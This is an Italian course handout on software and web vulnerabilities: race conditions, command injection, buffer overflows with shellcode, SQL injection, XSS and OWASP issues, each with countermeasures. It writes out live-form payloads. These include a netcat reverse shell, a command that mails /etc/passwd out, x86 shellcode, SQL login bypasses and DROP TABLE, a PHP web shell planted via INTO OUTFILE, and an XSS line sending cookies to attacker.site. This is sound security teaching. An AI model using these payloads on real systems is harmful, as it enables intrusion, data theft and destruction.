Classico esempio su filesystem: l'utente chiede di aprire `file` in scrittura. Il sistema verifica che l'utente abbia i permessi di scrittura su `file`. Tra la verifica e l'apertura, l'utente esegue `ln -s /etc/passwd file`: ora `file` punta a `/etc/passwd`. Il sistema apre `file` (cioè `/etc/passwd`) in scrittura e ne passa l'handler all'utente, che ottiene accesso in scrittura a `/etc/passwd`.

- **Contromisure:**
 - **Invertire l'ordine** — prima aprire il file e salvare l'handler, poi verificare l'accesso al file effettivamente puntato dall'handler.
 - **Transazioni atomiche** non interrompibili (non sempre possibili).
 - **Ristrutturare la logica** per rendere il programma immune alle corse critiche.

5.3 Code injection e OS command injection

Definizione

La **code injection** è una tecnica per «iniettare» codice arbitrario in un'applicazione sfruttando il mancato controllo dell'input. La causa unica e sempre la mancata validazione degli input, che genera **confusione tra DATI e CODICE**: il programma interpreta come codice ciò che dovrebbe essere solo un dato.

Esempio

Un guest book accetta brevi messaggi dagli utenti; ciascun messaggio è un file che viene «letto» (interpretato) dal server. Se un attaccante inserisce `; cat /etc/passwd | email mirco.marchetti@unimore.it #`, il comando viene eseguito dal server.

- **OS command injection** — input non validato inviato a un interprete di comandi del SO.
 - **Obiettivo tipico: reverse shell** — connessione aperta *dalla macchina compromessa verso* una macchina di controllo (bypassa il firewall in ingresso); legge ed esegue comandi via shell e ne rinvia i risultati.

Esempio

Payload tipico di reverse shell iniettato:

```
; rm /tmp/fifo; mkfifo /tmp/fifo; cat /tmp/fifo | /bin/sh -i 2>&1 \
| nc IP_controllo porta_controllo > /tmp/fifo
```

- **Contromisura (sempre la stessa):** validare **TUTTI gli input** (dimensioni, contenuto, tipo) — ogni input esterno è imprevedibile.

6 Buffer overflow e shellcode injection

Nota

«On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address.» — Aleph One, *Smashing the Stack for Fun and Profit*.

Il buffer overflow è una delle vulnerabilità più storiche e studiate: uno dei primi attacchi noti è l'*Internet Worm* di Robert T. Morris (1988). Esistono diversi tipi (overflow di *stack*, di *heap*, di *format string*); ci concentriamo sul caso più semplice e didattico, lo **stack segment buffer overflow**.

Definizione

Un **buffer** è uno spazio contiguo di memoria contenente di solito dati dello stesso tipo; in C un buffer è tipicamente un **array**. Si ha **buffer overflow** quando si riempie un array con un insieme di dati che supera la dimensione dell'array stesso, andando a scrivere nella memoria adiacente.

6.1 Perché il C è vulnerabile

- **Causa profonda — flessibilità del C:** per default il compilatore **non controlla** i limiti degli array né i riferimenti dei puntatori.
- **Perché non basta un'opzione «verifica limiti»:** molti errori emergono solo a **tempo di esecuzione**, non staticamente verificabili.

```
int vett[10];  
vett[10]; // fuori limite  
for (i=0; i<=k; i++) vett[i]; // k deciso a runtime  
scanf("%d", &b); vett[4*b]; // indice da input utente
```

- **Conseguenza:** nessun controllo automatico a compile-time → l'onere ricade sul **programmatore**.
 - Nessuna protezione automatica mantiene i contenuti entro lo spazio dedicato.
 - Inserire 10 byte in un array di 8 byte è consentito in C → effetti «impredicibili» o «disastrosi».

6.2 Organizzazione della memoria di un processo

- **Quattro segmenti principali:**
 - **Text (code)** — codice e dati a sola lettura.
 - **Data** — variabili globali e static.
 - **Heap** — strutture dati dinamiche.
 - **Stack** — record di attivazione delle funzioni.
- **Convenzione indirizzi:** codice in basso, stack in alto — ma **lo stack cresce verso gli indirizzi bassi**.



Indirizzi **alti** in cima,
bassi in fondo.

Stack e Heap crescono
uno verso l'altro: se si
incontrano → esaurimento
della memoria.

Figura — I quattro segmenti di memoria di un processo.

- **Stack e funzioni:**
 - In C tutto è funzione (anche `main()`).
 - **Pila (stack)** con politica **LIFO** (Last In, First Out): ogni record di attivazione = un **frame**, aggiunto con `PUSH`, rimosso con `POP`.
 - **All'uscita di una funzione** il chiamante deve riprendere dall'istruzione successiva e ritrovare l'ambiente inalterato. Per questo nel frame si salvano:
 - **Indirizzo di ritorno** — indirizzo della prossima istruzione del chiamante.
 - **Link dinamico** — collegamento al record di attivazione del chiamante.
 - **Catena dinamica** = sequenza dei link dinamici («chi ha chiamato chi»).

6.3 I registri e la struttura dello stack frame

Definizione

Per gestire lo stack servono tre registri (notazione a 32 bit: E^* ; a 64 bit: R^*):

- **ESP/RSP – Stack Pointer (SP):** punta all'estremità superiore dello stack (l'ultimo elemento pieno, o in alcune architetture il primo libero).
 - **EBP/RBP – Frame/Base Pointer (FP):** indirizzo base del frame corrente; le variabili locali si riferiscono come offset dal FP, non dallo SP.
 - **EIP/RIP – Instruction Pointer (IP):** indirizzo della prossima istruzione da eseguire. Sullo stack, è l'indirizzo di ritorno nel frame del chiamante.
- **Ciclo del processore (fetch-execute):**
 1. legge l'istruzione riferita da IP;
 2. aggiunge a IP la lunghezza in byte dell'istruzione;
 3. esegue l'istruzione (che può modificare IP);
 4. torna al punto 1.
 - **Alla chiamata di funzione il sistema deve:** salvare il FP precedente (per ripristinarlo all'uscita); copiare lo SP nel nuovo FP; spostare lo SP verso indirizzi più bassi per fare spazio alle variabili locali.

Definizione

Ordine delle PUSH (dall'indirizzo alto al basso, cioè nell'ordine in cui entrano):

parametri attuali → IP (indirizzo di ritorno) → FP → variabili locali

I primi due gruppi sono inseriti dalla **funzione chiamante**, gli ultimi due dalla **funzione chiamata**. Poiché lo stack cresce verso il basso: i **parametri** hanno offset **positivi** rispetto al FP, le **variabili locali** offset **negativi**.




Figura — Struttura di un record di attivazione (stack frame).

6.4 Da overflow a crash: l'esempio classico

Si consideri:

```
void function_copy(char *str) {
    char b[10];
    strcpy(b, str);
}

int main() {
    char big_string[128];
    int i;
    for (i=0; i<127; i++) big_string[i] = 'A';
    big_string[127] = '\0';
    function_copy(big_string);    // copia 127 byte in b[10]!
    exit(0);
}
```

- **Cosa succede:** `strcpy` copia i 127 'A' in `b[10]` senza controlli → i byte in eccesso straripano e sovrascrivono progressivamente variabili locali, **FP e IP**, riempiendoli con `0x41` (ASCII di 'A').

Esempio

Quando `function_copy()` termina, il processore tenta di saltare all'indirizzo di ritorno `IP = 0x41414141`. Due casi:

- l'indirizzo è **esterno** allo spazio di memoria scrivibile del processo: si genera un **segmentation fault** (segnale `SIGSEGV`);
- l'indirizzo è **valido**: si ha in genere un malfunzionamento del programma.

Il punto cruciale: il crash avviene perché `0x41414141` non è un indirizzo valido, *non* perché il testo era troppo lungo. Se l'attaccante scegliesse con cura i byte in eccesso, l'IP potrebbe puntare a codice scelto da lui.

6.5 Alterazione del flusso: bytecode e shellcode injection

Definizione


Se l'IP viene sovrascritto con un **indirizzo valido** che punta a una locazione contenente codice eseguibile scelto dall'attaccante, al termine della funzione il processore salta lì ed esegue quel codice. Questa è la tecnica di **bytecode injection**. Un **bytecode** è un frammento di codice autonomo e astutamente progettato che sfrutta il principio di **indistinguibilità tra dati e istruzioni**.

Definizione

Lo **shellcode** è il tipo di bytecode più comune: genera una **shell** (es. `/bin/sh` su Unix, `cmd.exe` su Windows). Permette di ottenere accesso e controllo di un computer anche senza avervi un account (*exploit*).

da remoto); se si compromette un programma che gira con alti privilegi, si ottiene una shell con privilegi di **root**.

1. Stack regolare



2. Dopo l'overflow



Figura — L'IP sovrascritto punta allo shellcode iniettato nel buffer stesso.

- **Tre domande per sfruttare un overflow:**

1. **Dove** memorizzare lo shellcode — non nel text segment (read-only); di solito nello stesso buffer; se troppo piccolo servono passi di reindirizzamento.
2. **Quale indirizzo** usare per sovrascrivere l'IP in modo che punti allo shellcode.
3. **Dove** si trova la locazione dell'IP da sovrascrivere.

6.6 Un programma vulnerabile e tre motivi di vulnerabilità

```
void f(char *s);
int main(int argc, char **argv) {
    if (!argv[1]) exit(1);
    f(argv[1]);
}
void f(char *s) {
    char b[80];
    printf("Indirizzo buffer: %p\n", b); // gentilezza fatale
    strcpy(b, s);
}
```

- **VN.c è triplamente vulnerabile:**

1. funzione che accetta una stringa fornita direttamente dall'utente;
 2. la copia in `b` con `strcpy` **senza controllare** che 80 byte bastino;
 3. «gentile»: **stampa l'indirizzo del buffer** → info fondamentale per sovrascrivere l'IP.
- I primi due errori sono comuni; il terzo è improbabile nella realtà, serve solo a rendere didattico l'esempio.

- **Comportamento:**

- stringa corta (`./EsempioVN A`) → stampa l'indirizzo e termina correttamente;
- stringa lunga di `'A'` → segmentation fault (FP e IP sovrascritti con `0x41414141`).

6.7 Tecniche di exploit: riferimenti relativi, JMP/CALL/POP

- **Problema:** non si sa dove verrà allocato il programma → indirizzi assoluti difficili da trovare.
- **Primo accorgimento: riferimenti relativi** — il programma calcola da solo gli offset e funziona ovunque venga allocato.
 - Istruzioni `JMP` e `CALL` → saltano a un offset (positivo o negativo) rispetto all'IP corrente.
- **Idea chiave della CALL** : salva sullo stack l'indirizzo assoluto dell'istruzione che la segue.
 - Se subito dopo la `CALL` c'è la stringa `"/bin/sh"` → eseguendola, l'indirizzo della stringa finisce in cima allo stack e si recupera con una `POP` in un registro.
 - → la `CALL` non chiama una funzione, ma serve a **scoprire l'indirizzo di `/bin/sh`**.

Esempio

Schema «JMP-CALL-POP», tutto interno al buffer (i cui offset l'attaccante conosce perché lo ha costruito lui):

1. l'IP deviato porta all'inizio del buffer, dove c'è una `JMP` ;
2. la `JMP` salta in avanti alla `CALL` (posizionata verso la fine del codice, subito prima della stringa);
3. la `CALL` salva sullo stack l'indirizzo successivo (la stringa `/bin/sh`) e dirotta l'IP all'istruzione dopo la `JMP` ;
4. la `POP` recupera dallo stack l'indirizzo della stringa in un registro;
5. il codice vero e proprio sistema parametri e offset ed esegue `/bin/sh` .

Esempio di shellcode completo (per `/bin/ls`):

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/ls";
```

6.8 Tecniche ausiliarie: NOP sled e flooding dell'indirizzo

Per ovviare all'incertezza sull'esatta posizione del buffer si usano due tecniche, spesso combinate:

- **NOP sled** («slitta» di No-Operation, opcode `0x90`): si premette allo shellcode un grande array di `NOP`. Se l'IP punta a un qualunque elemento della slitta, il processore «scivola» incrementando l'IP byte dopo byte fino a raggiungere lo shellcode. Basta quindi indovinare *approssimativamente* l'indirizzo.
- **Flooding dell'indirizzo di ritorno**: si «inonda» la fine del buffer con molte copie contigue dell'indirizzo di ritorno desiderato; purché una di esse sovrascriva l'IP reale, lo shellcode viene eseguito.

La pratica più diffusa applica **entrambi**: `[ NOP sled ][ Shellcode ][ Indirizzo di ritorno ripetuto ]`.

Nota

Lotta infinita attacco-difesa: una lunga sled di `0x90` è una *signature* facile da rilevare per gli strumenti di difesa. Gli attaccanti hanno allora trovato decine di **istruzioni idempotenti** che, combinate, hanno lo stesso effetto di un `NOP` ma sono molto più difficili da individuare come signature. E così via.

6.9 Altri tipi di corruzione della memoria

- **Non solo stack**:
 - **Heap overflow** — niente return address da sovrascrivere, ma si corrompono variabili «importanti» memorizzate dopo un buffer vulnerabile.
 - **Format string** — sfruttano funzioni come `printf()` e `scanf()` (numero variabile di argomenti dipendente dalla stringa di formato).
 - **RowHammer** — accessi ripetuti a celle DRAM inducono bit-flip nelle celle adiacenti.
- **Causa comune (sempre)**: «*poor input validation in a part of its coding*».

6.10 Contromisure

- **A livello di programmazione**:
 - controlli sulle dimensioni (es. rifiutare in `main` stringhe `>= 80` con `strlen`);
 - **audit** del codice (l'auditor non è il programmatore);
 - **non ignorare i warning** del compilatore;
 - **analisi statica** — Coverity, CodeSonar, Parasoft, PolySpace...;
 - **fuzzing** — libFuzzer, AFL: esecuzione ripetuta con input pseudo-casuali e stringhe molto lunghe;
 - **buone pratiche**: non usare C/C++; funzioni «protette» (`strncpy` invece di `strcpy`, con controlli sui troncamenti); librerie sicure (Libsafe).

Definizione

Difese a livello di compilatore e sistema operativo:

- **DEP / NX (Data Execution Prevention):** rende non eseguibili le aree di memoria che non dovrebbero contenere codice (stack e heap), usando il bit «no execute» delle pagine (Intel/ARM dal 2004). Non protegge da overflow di dati né da format string, *e non è efficace contro il ROP*.
- **ASLR (Address Space Layout Randomization):** mappa segmenti e librerie in aree casuali e non contigue, rendendo difficile predire gli indirizzi. Implementato da tutti i kernel moderni; limite: alcune librerie (es. libc) sono caricate una volta e condivise.
- **Stack canary:** un valore sentinella («canarino da miniera») posto tra variabili locali e indirizzo di ritorno; se all'uscita risulta alterato, si interrompe. In gcc: `-fstack-protector`. Non protegge se l'overflow tocca solo variabili locali o se l'attaccante indovina il canary (penalty 8% su Apache).
- **Shadow stack:** due stack separati e non contigui, uno per i dati e uno per i soli return address. Protegge il return address ma non le variabili locali; introduce complessità e overhead.

Approfondimento

Return Oriented Programming (ROP): aggira il DEP/NX **senza iniettare codice**. L'attaccante sovrascrive l'IP con una sequenza di indirizzi che puntano a piccoli frammenti di codice già presenti nell'applicazione o nelle librerie di sistema (i **gadget**, tipicamente terminanti con `ret`), concatenandoli per ottenere il comportamento voluto. Poiché il codice eseguito è «legittimo» e già presente in memoria, le difese basate sulla non-eseguibilità delle pagine non lo fermano.

7 SQL Injection

Definizione

SQL injection (SQLi) – l'attaccante, manipolando l'input, inserisce una stringa o una concatenazione di comandi in una query SQL. Tre obiettivi tipici:

1. **autenticarsi** senza credenziali valide;
2. **visualizzare dati protetti**;
3. **modificare/cancellare dati** senza averne diritto.

- **Portata:** qualsiasi DBMS (MySQL, PostgreSQL, MS-SQL, Oracle...); stringhe conegate in qualsiasi linguaggio (tipicamente scripting in contesto Web-database); varianti «base» e «avanzate».
- **Causa (sempre):** confusione tra **dati e codice** – l'input viene concatenato nel testo della query e interpretato come parte del comando.

7.1 SQL injection «base»

- **Quattro tecniche fondamentali:**
 - ▶ **Carattere di commento** (`--` , `#`) – «taglia» il resto della query.
 - ▶ **Tautologia** (`OR 1=1` , `OR ''=''`) – rende la clausola sempre vera.
 - ▶ **Comando aggiunto** (`;` `DROP TABLE users`).
 - ▶ **Attacco multi-step** – inserire un valore come `admin'--` da sfruttare in una query successiva.

Tipica query di autenticazione, costruita per concatenazione:

```
sql = "SELECT * FROM users
      WHERE users.Username = '" + username + "'
      AND   users.Password = '" + passphrase + "'";
```

7.1.1 Bypass dell'autenticazione mediante commento

Inserendo come **Username** `admin' ; --123` (e password qualsiasi), la query diventa:

```
SELECT * FROM users
WHERE users.Username = 'admin' ; --123
AND users.Password = '';
```

- Tutto ciò che segue `--` e **commento** → il controllo sulla password sparisce → l'attaccante si autentica come `admin`.

7.1.2 Bypass dell'autenticazione mediante tautologia

Inserendo `Admin` come **userid** e `xyz' OR '1' = '1` nel campo password (attenzione agli apici!):

```
SELECT * FROM users
WHERE users.Username = 'Admin'
AND   users.Password = 'xyz' OR '1' = '1'
```

- `OR '1'='1'` rende l'intera `WHERE` vera → si ottiene la riga dell'`Admin`.
- `' OR ''='` in **entrambi** i campi → `WHERE` diventa `'' OR ''='' AND '' OR ''=''`, sempre vera → si ottiene l'intera tabella.

7.1.3 Esecuzione di comandi + commento

```
-- Username: ' ; drop table users --
SELECT * FROM users WHERE users.Username = '' ; drop table users -- 'AND ...
```


- **Comando distruttivo** (`drop table users`).
- Oppure `' ; insert Users values ('attacker','foobar',100); --` → crea un nuovo utente con privilegi massimi, sfruttabile per accessi futuri.
- (Fumetto xkcd 327, «Little Bobby Tables», illustra proprio questo.)

Nota

La SQLi è possibile anche **in assenza di maschere di input evidenti**, tramite modifica di parametri in richieste GET (query string) o invio di richieste POST con programmi ad-hoc.

7.2 SQL injection basate su UNION

Definizione

L'operatore `UNION` unisce i risultati di due query: `[QUERY1] UNION [QUERY2]` produce la concatenazione dei risultati. È utile per accodare una nuova query a una esistente anche quando il DB non supporta le query *stacked* (`[QUERY1] ; [QUERY2]`). **Vincoli:** le due query devono avere lo **stesso numero di colonne** e colonne di **tipo compatibile**.

Se il numero di colonne non corrisponde, il DBMS genera errori che, oltretutto, rivelano il tipo di database (es. MySQL: «*The used SELECT statements have a different number of columns*»; Oracle: «*ORA-01789...*»).

7.2.1 Determinare il numero di colonne

- **Due metodi per il numero di colonne:**
 - ▶ **SELECT di NULL** (i `null` evitano problemi di tipo): `UNION SELECT null --`, poi `null,null`, ecc.; nessun errore solo quando il numero di `null` = numero colonne di `QUERY1`.
 - Su Oracle serve un `FROM` (es. `... FROM dual --`, tabella fittizia leggibile da tutti).
 - ▶ **ORDER BY:** `[QUERY1] ORDER BY X --`, da `X=1` incrementando fino all'errore.

Nota

ORDER BY è **generalmente preferibile** a **SELECT**: è più veloce (una sola query), meno visibile nei log (un solo errore), più corto. In entrambi i casi si può usare la **ricerca binaria** invece dell'incremento lineare per ridurre drasticamente il numero di query.

7.2.2 Determinare il tipo delle colonne ed estrarre dati

- Trovato il numero esatto, si sostituiscono i `null` con valori di tipo noto: `[QUERY1] UNION SELECT 'test',null,null --`.
 - ▶ Niente errore → la prima colonna è una stringa.
 - ▶ `'test'` compare in output → quella colonna è utilizzabile per estrarre informazioni (es. `UNION SELECT @@version,null,null --`).

7.3 Blind SQL Injection

Definizione

Si parla di **blind SQL injection** quando l'applicazione **non stampa in output il risultato** delle query. Assumendo la pagina vulnerabile, ci sono tre scenari:

1. stringa sbilanciata → pagina d'errore generica; stringa bilanciata → pagina il cui contenuto è **parzialmente controllabile** (es. scheda prodotto identificata da un id parametrico vulnerabile);
2. stringa bilanciata → pagina il cui contenuto **non è modificabile** (il parametro non determina il contenuto);
3. stringhe bilanciate e sbilanciate **non influenzano in alcun modo** la pagina (es. parametri in `INSERT/UPDATE` senza errori visualizzati).

- **Due famiglie di tecniche:**
 - ▶ **Basate su inferenze** — content-based e time-based.

- **Out-of-band** — leak via connessione al DBMS, email, HTTP, DNS.
- **Processo di inferenza:** si inseriscono SQLi che condizionano la risposta in base all'informazione di interesse → analizzando la risposta si inferisce il valore del dato, tipicamente **senza condizionali espliciti** (IF).

7.3.1 Esempio di blind SQLi content-based

- **Obiettivo:** ricostruire `name` dell'utente con `cc_number='4321432143214321'` nella tabella `pins(name, cc_number, id)`.
- **Contesto:** l'app cerca per identificatore e risponde «Account number is valid» / «Invalid account number»; il parametro `id` è vulnerabile (primo scenario).
 - Se non fosse blind, `[id] OR 1=1` farebbe il dump della tabella.
- **Comportamento in scenario blind:**
 - `[id] OR 1=1` → «valid» per **ogni** `id` (verità forzata);
 - `[id] AND 1=2` → «Invalid» **anche se** `id` esiste (falsità forzata);
 - `[id] AND 1=1` → non altera la condizione: «valid» se `id` esiste, «Invalid» altrimenti.
- **Tecnica chiave:** `[id_esistente] AND [condizione arbitraria]` — a sinistra `id` esistente (sempre vero), a destra una condizione la cui verità determina interamente la risposta. Resta da progettare la condizione che inferisce l'informazione voluta.

7.3.2 Ricostruzione carattere per carattere con SUBSTRING

Definizione

`SUBSTRING(stringa, posizione, lunghezza)` estrae da `stringa` una sottostringa di lunghezza `caratteri` a partire da `posizione`. Es.: `SUBSTRING('Mario',1,1)='M'`, `SUBSTRING('Mario',2,2)='ar'`.

- **Idea:** bruteforce sul nome intero = cardinalità troppo elevata; sul **singolo carattere** = cardinalità molto ridotta → si ricostruisce la stringa un carattere alla volta:

```
[id_esistente] AND (SUBSTRING(
  (SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) = 'A');
```

- Si provano tutti i caratteri in posizione 1 finché «Account number is valid», poi posizione 2, ecc.
- **Ricerca binaria** sul valore ASCII del carattere (es. confronti `>`) riduce ulteriormente i tentativi.

7.3.3 Enumerazione del database

Esistono molte varianti di bruteforce per ottenere informazioni di schema:

- **Nomi di colonna:** `[TEST0]' OR firstname='[TEST0]' --`; se `firstname` non è una colonna della tabella, il DB genera errore.
- **Nomi di tabella:** `[TEST0]' or users.user_id=1 --`; se la tabella non si chiama `users`, errore. Oppure `[TEST0]' OR 1=(SELECT COUNT(*) FROM nome) --`; se `nome` non esiste, errore.
- **Nome del database (con LIKE e underscore):** `[TEST0]' AND database() LIKE '____' --`; ogni `_` rappresenta un carattere, quindi la `WHERE` è vera solo se la lunghezza coincide. Determinata la lunghezza, si cerca un carattere alla volta: `[TEST0]' AND database() LIKE 'a____' --`.

7.4 SQLi per accesso ai file e compromissione del web server

- **Funzioni file dei DBMS:** **leggere** file (`LOAD_FILE`), **scrivere** il risultato di una query in un file (`INTO OUTFILE`).
- **Condizione:** l'utente del database ha accesso in scrittura a una cartella servita dal web server → si introducono pagine arbitrarie e perfino un interprete di comandi:

```
-- Creazione di una pagina HTML arbitraria
[TEST0]' UNION (SELECT '<h1>titolo</h1><p>testo</p><!--', '-->'
  INTO OUTFILE '/opt/lampp/htdocs/test.html') --
```

```
-- Iniezione di una web shell PHP
[TEST0] ' UNION (SELECT '<?php system($_GET["cmd"]); ?><!--', '-->'
        INTO OUTFILE '/opt/lampp/htdocs/shell.php') --
```

- **Web shell** `shell.php` → esegue comandi arbitrari sul server via parametro `cmd`.
- **Usi principali della SQLi**: furto di dati (numeri di carte, dati sanitari), web defacement.

Approfondimento

Esistono attacchi SQLi molto più sofisticati da cui è difficile difendersi: lettura avanzata di tabelle e tipi, esecuzione di comandi sul server (`xp_cmdshell` su MS-SQL), **strings without quotes** (caratteri speciali codificati per aggirare i filtri sugli apici), **second-order SQL injection** (un payload memorizzato che si attiva in una query successiva), gestione dei limiti di lunghezza e tecniche di *audit evasion*.

7.5 Contromisure

- **Primo livello (debole)**: rimuovere/codificare i caratteri a rischio (`-` , `=` , `*` , apici, keyword come `DROP` / `OR`) o rimpiazzare `'` con `"` .
 - Problema: quei caratteri servono spesso in query legittime.
- **Soluzione definitiva: prepared statement** (vedi sotto).

Definizione

I **prepared statement** (query parametriche) separano nettamente il **codice** della query (compilato e interpretato una sola volta) dai **dati** (i parametri, trattati sempre e solo come valori, mai come SQL). Eliminano alla radice la confusione tra dati e codice e migliorano anche le prestazioni. Limite: **non è possibile parametrizzare nomi di tabelle e colonne**.

8 Cross-Site Scripting (XSS)

Attenzione

XSS = Cross-Site Scripting, da non confondere con CSS = Cascading Style Sheets. La sigla evidenzia che la vulnerabilità riguarda siti e tecnologie Web, linguaggi di scripting (es. JavaScript) e il coinvolgimento di più entità («cross»).

- **XSS** (noto dal 2000) — tra le modalità di attacco più diffuse, ha superato il buffer overflow.
- **Doppia vittima:**
 - **Sito Web** — inserimento di informazioni false.
 - **Browser/piattaforma client** — eseguendo script nel browser della vittima si può: rubare credenziali, cookie di sessione/autenticazione (anche *Man-in-the-Browser*), inserire malware, creare interfacce fasulle, sfruttare vulnerabilità di browser/OS/plugin.
- **Veicolo:** servizi Web che generano pagine dinamiche, accettano tag di scripting (`<SCRIPT>` , `<OBJECT>` , `<APPLET>`) o ospitano contenuti di terze parti.

8.1 I tre tipi di XSS

Definizione

- **Reflected (non persistente)** — il più diffuso: l'input malevolo dell'utente viene usato senza verifica da uno script del server per generare una pagina dinamica, restituita allo **stesso** browser che ha fatto la richiesta. Non prevede memorizzazione sul sito.
- **Stored (persistente)** — il più pericoloso: il codice malevolo viene memorizzato sul server (file system o database) e poi servito a **tutti** gli utenti che visualizzano la pagina compromessa.
- **DOM-based (local XSS)** — tipo obsoleto: lo script viene eseguito nella «local zone» del client, legato a vecchie versioni di Internet Explorer (IE6 e precedenti).

8.2 XSS reflected

- **Meccanismo:**
 1. l'attaccante verifica che il sito target non filtri l'input e non eviti i tag `<SCRIPT>` ;
 2. prepara uno script che agisce quando la vittima visita il sito **vero** (non una copia, a differenza del phishing) cliccando un URL opportuno;
 3. con l'inganno (email, IM, link) convince la vittima a cliccare.
- **Esito:** il browser trasmette il codice al server vulnerabile → il server lo «riflette» nella risposta → il browser lo esegue **nel contesto di sicurezza e credibilità** della sessione valida con quel sito.

Esempio

Richiesta con payload:

```
GET /welcome.cgi?name=<script>alert(document.cookie)</script> HTTP/1.1
Host: www.bank.com
```

Risposta riflessa ed eseguita dal browser:

```
<HTML><Title>Welcome!</Title>
Hi <script>alert(document.cookie)</script>
<BR> Welcome to our system ...</HTML>
```

Per **rubare** il cookie invece di mostrarlo, il link punta a:

```
http://www.bank.com/welcome.cgi?name=<script>window.open(
"http://www.attacker.site/collect.cgi?cookie=" + document.cookie)</script>
```

che reindirizza il contenuto del cookie verso il server dell'attaccante.

Nota

Spesso il payload è mascherato con **codifiche ASCII o esadecimali** (es. `%22%3e%3c%73%63%72%69%70%74%3e...` al posto di `"><script>...`) per aggirare i filtri.

8.3 XSS stored

- **Contesto:** molte app permettono di caricare immagini, documenti, dati esportati, commenti, temi.
 - ▶ Se memorizzati e poi mostrati ad altri utenti **senza sanitizzazione** → l'attaccante carica un file dannoso e **colpisce molti utenti con una singola iniezione**.
- **Errori tipici che abilitano lo stored XSS:**
 - ▶ **validazione solo lato client** — aggirabile con un proxy;
 - ▶ **mancata verifica** — caricare un eseguibile dove si attende un'immagine;
 - ▶ **verifica limitata** — un file di testo con HTML/PHP/ASP malevolo rispetta il formato ma non la sicurezza.

Attenzione

Le vulnerabilità **stored** sono **più pericolose delle reflected** perché: (1) si inietta lo script **una volta sola** colpendo tanti utenti; (2) **non servono tecniche di social engineering** (nessuna mail da far cliccare); (3) i metodi di infezione variano molto e spesso sfruttano solo il **cattivo sviluppo** del servizio Web, non una vulnerabilità del software.

- **Diffusione:** praticamente tutti i grandi siti hanno subito XSS (Gmail, Hotmail, Facebook, MySpace, PayPal, eBay...).
 - ▶ >40% dei siti e-commerce ha qualche vulnerabilità software; 14% risulta controllato da attaccanti.
 - ▶ Anche `https://` con certificato valido non dà garanzie assolute se il PC client è infetto.

8.4 Contromisure XSS

- **Regola fondamentale:** ogni dato ricevuto (URL, email, log...) potenzialmente controllato da un attaccante va **codificato prima di essere ri-visualizzato** in una pagina dinamica.
 - ▶ **Caratteri da eliminare/codificare:** apici di ogni tipo, `;`, `*`, `%`, `_` e meta-caratteri di shell/scripting (tra cui `= & \ | ? ~ < > ^ ( ) [ ] { } $`).
 - ▶ **Approccio whitelist:** definire i caratteri alfanumerici accettabili e filtrare tutto il resto.
 - ▶ **Filtraggio lato server**, mai solo in JavaScript lato client (aggirabile).
- **Codifica:** PHP `htmlspecialchars()` (`< → <`; `> → >`; `( → (`; ...).
- **Misure aggiuntive:**
 - ▶ cookie con flag **HttpOnly** (inaccessibili da JavaScript);
 - ▶ invalidare le sessioni in caso di accesso simultaneo da IP diversi;
 - ▶ non visualizzare dati sensibili in chiaro;
 - ▶ richiedere di nuovo la password prima di modifiche critiche.

9 Le principali vulnerabilità web (OWASP Top 10)

- **OWASP Top 10** — classi di vulnerabilità web più diffuse, oltre a SQLi, XSS e command injection. Esaminate per categorie.

9.1 Insecure Direct Object Reference (IDOR)

Definizione

Si ha **Insecure Direct Object Reference** quando un utente accede direttamente a risorse per cui non avrebbe i diritti. In ambito Web le risorse sono accedute tramite URL: nulla vieta a un utente di **alterare l'URL** puntando a una risorsa non sua. Se l'applicazione si fida dell'URL e non verifica i diritti effettivi, la vulnerabilità è presente.

- **Effetti tipici:** *directory traversal*, visualizzazione/download/upload di file arbitrari, accesso ai dati di altri utenti modificando un parametro.
- **Sottocasi:**
 - **LFI (Local File Include)** — inclusione di file già presenti sul server.
 - **RFI (Remote File Include)** — inclusione di file anche remoti, accessibili via URL.
- **Function Level Access Control** (correlata) — modificando un URL un utente non privilegiato raggiunge una **funzione** (web service, pagina di amministrazione) cui non dovrebbe accedere; qui l'oggetto è una funzione, non un file statico.

9.2 Sensitive Data Exposure

Definizione

Sensitive Data Exposure: mancata protezione dei dati lungo tutto il ciclo di vita, nei tre stati *at rest* (memorizzati), *in use* (in utilizzo) e *in motion* (in trasmissione). Esempi: trasmissione senza protocolli crittografici (o uso errato di SSL), memorizzazione non cifrata o con cifratura debole.

- **SSLStrip:** se una pagina HTTP contiene link a risorse HTTPS, intercettando il traffico (Man-in-the-Middle, anche via proxy o nodi di uscita TOR) si impedisce il passaggio a HTTPS → la vittima resta su HTTP in chiaro.
- **Password storage:**
 - **Caso peggiore** (ormai raro) — database con password in chiaro, recuperabili via SQLi.
 - **Apparentemente migliore** — memorizzare l'**hash** (MD5, SHA-1, SHA-2): irreversibile, ma vedi sotto.

Attenzione

Unsalted hash: se l'hash è calcolato **senza salt**, tutte le occorrenze della stessa password producono lo **stesso** hash. La password in chiaro si ricostruisce quindi semplicemente cercando l'hash su Google o su servizi di cracking (md5decrypter, hashkiller...), oppure tramite **Rainbow Table**. Il salt va sempre aggiunto perché hash identici diventino diversi.

9.3 Altri tipi di injection

- **Principio:** qualunque interprete a cui si invii input non validato si presta a injection. Oltre a SQL/command/XSS:

XPath injection — XPath = linguaggio W3C per interrogare dati XML. Se un sito costruisce query XPath concatenando input utente, l'attacco è possibile.

Esempio

Query di autenticazione su file XML di utenti:

```
//user[ name/text()='"+username+"' and password/text()='"+password+"' ]
```

Inserendo come username `x'` or `1=1` or `'a'='a` la condizione `1=1` rende vera la selezione per tutti i nodi: autenticazione bypassata.

